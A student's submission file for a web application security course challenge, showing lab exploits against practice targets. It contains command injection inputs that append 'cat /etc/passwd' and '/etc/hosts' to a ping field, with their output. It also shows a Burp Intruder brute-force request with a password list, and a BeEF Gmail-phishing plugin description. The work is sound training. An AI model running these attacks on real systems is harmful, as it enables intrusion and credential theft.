Cybersecurity


Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 && pwd

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.066 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.039/0.053/0.066/0.000 ms
/var/www/html/vulnerabilities/exec
```

More Information




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 && cat ../../../../../etc/passwd

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.066 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.044/0.055/0.066/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```



Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 && cat ../../../../../etc/hosts


```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.041 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.051 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.041/0.052/0.063/0.000 ms
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25   253225506c21
```

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Some strategies to help mitigate this type of vulnerability:Input Validation
and Sanitization, Parameterized Queries and Prepared Statements,
Whitelisting, Application Firewalls, Regular Security Testing and Continuous
Monitoring.
```

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:




/ Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:

Password:



Choose an attack type

Attack type: Cluster bomb

Payload Positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.13.35

☑ Update Host header to match target

```
POST /ba_insecure_login_1.php HTTP/1.1
Host: 192.168.13.35
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://192.168.13.35
Connection: close
Referer: http://192.168.13.35/ba_insecure_login_1.php
Cookie: PHPSESSID=jncuq4ke4iopbmmesu2lu3sjb4; security_level=0
Upgrade-Insecure-Requests: 1

Login=§test-user§&password=§test-password§&form=submit
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2

Payload count: 11


Payload type: Simple list

Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
Up, up and away !
Avengers Assemble
Cowabunga !
Here I come to Save the Day
With great power comes great resposibility
You would'nt like me when I'm angry
Courage is inmortal
I am Iron Man
His Past. Our future.
```



Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
65	tonystark	Courage is immortal	200	☐	☐	11801	
66	timtom	Courage is immortal	200	☐	☐	11801	
67	peterparker	Courage is immortal	200	☐	☐	11801	
68	clarkkent	Courage is immortal	200	☐	☐	11801	
69	michaelsmith	Courage is immortal	200	☐	☐	11801	
70	henryhacker	Courage is immortal	200	☐	☐	11801	
71	superman	I am Iron Man	200	☐	☐	11801	
72	loislane	I am Iron Man	200	☐	☐	11801	
73	spiderman	I am Iron Man	200	☐	☐	11801	
74	jennyjones	I am Iron Man	200	☐	☐	11801	
75	tonystark	I am Iron Man	200	☐	☐	11827	
76	timtom	I am Iron Man	200	☐	☐	11801	
77	peterparker	I am Iron Man	200	☐	☐	11801	
78	clarkkent	I am Iron Man	200	☐	☐	11801	
79	michaelsmith	I am Iron Man	200	☐	☐	11801	

```
        Login
      </button>


    </form>

    </br >

    <font color="green">
      Successful login! You really are Iron Man :)
    </font>

  </div>

  <div id="side">


    <a href="http://itsecgames.blogspot.com" target="blank_" class="button"><img src="./images/blogger.png">
    </a>
```


0 matches

Write two or three sentences outlining mitigation strategies for this vulnerability:

```
We can implement sAccount Lockout, Captcha challenges, Multi-factor
Authentication and enforce Strong password policies.
```

Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:



127.0.0.1:3000/ui/panel#id=1uCk6Amw1Z0tfLvjSQ7

BeEF 0.5.4.0 | Submit Bug | Logout

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).

Id: 163

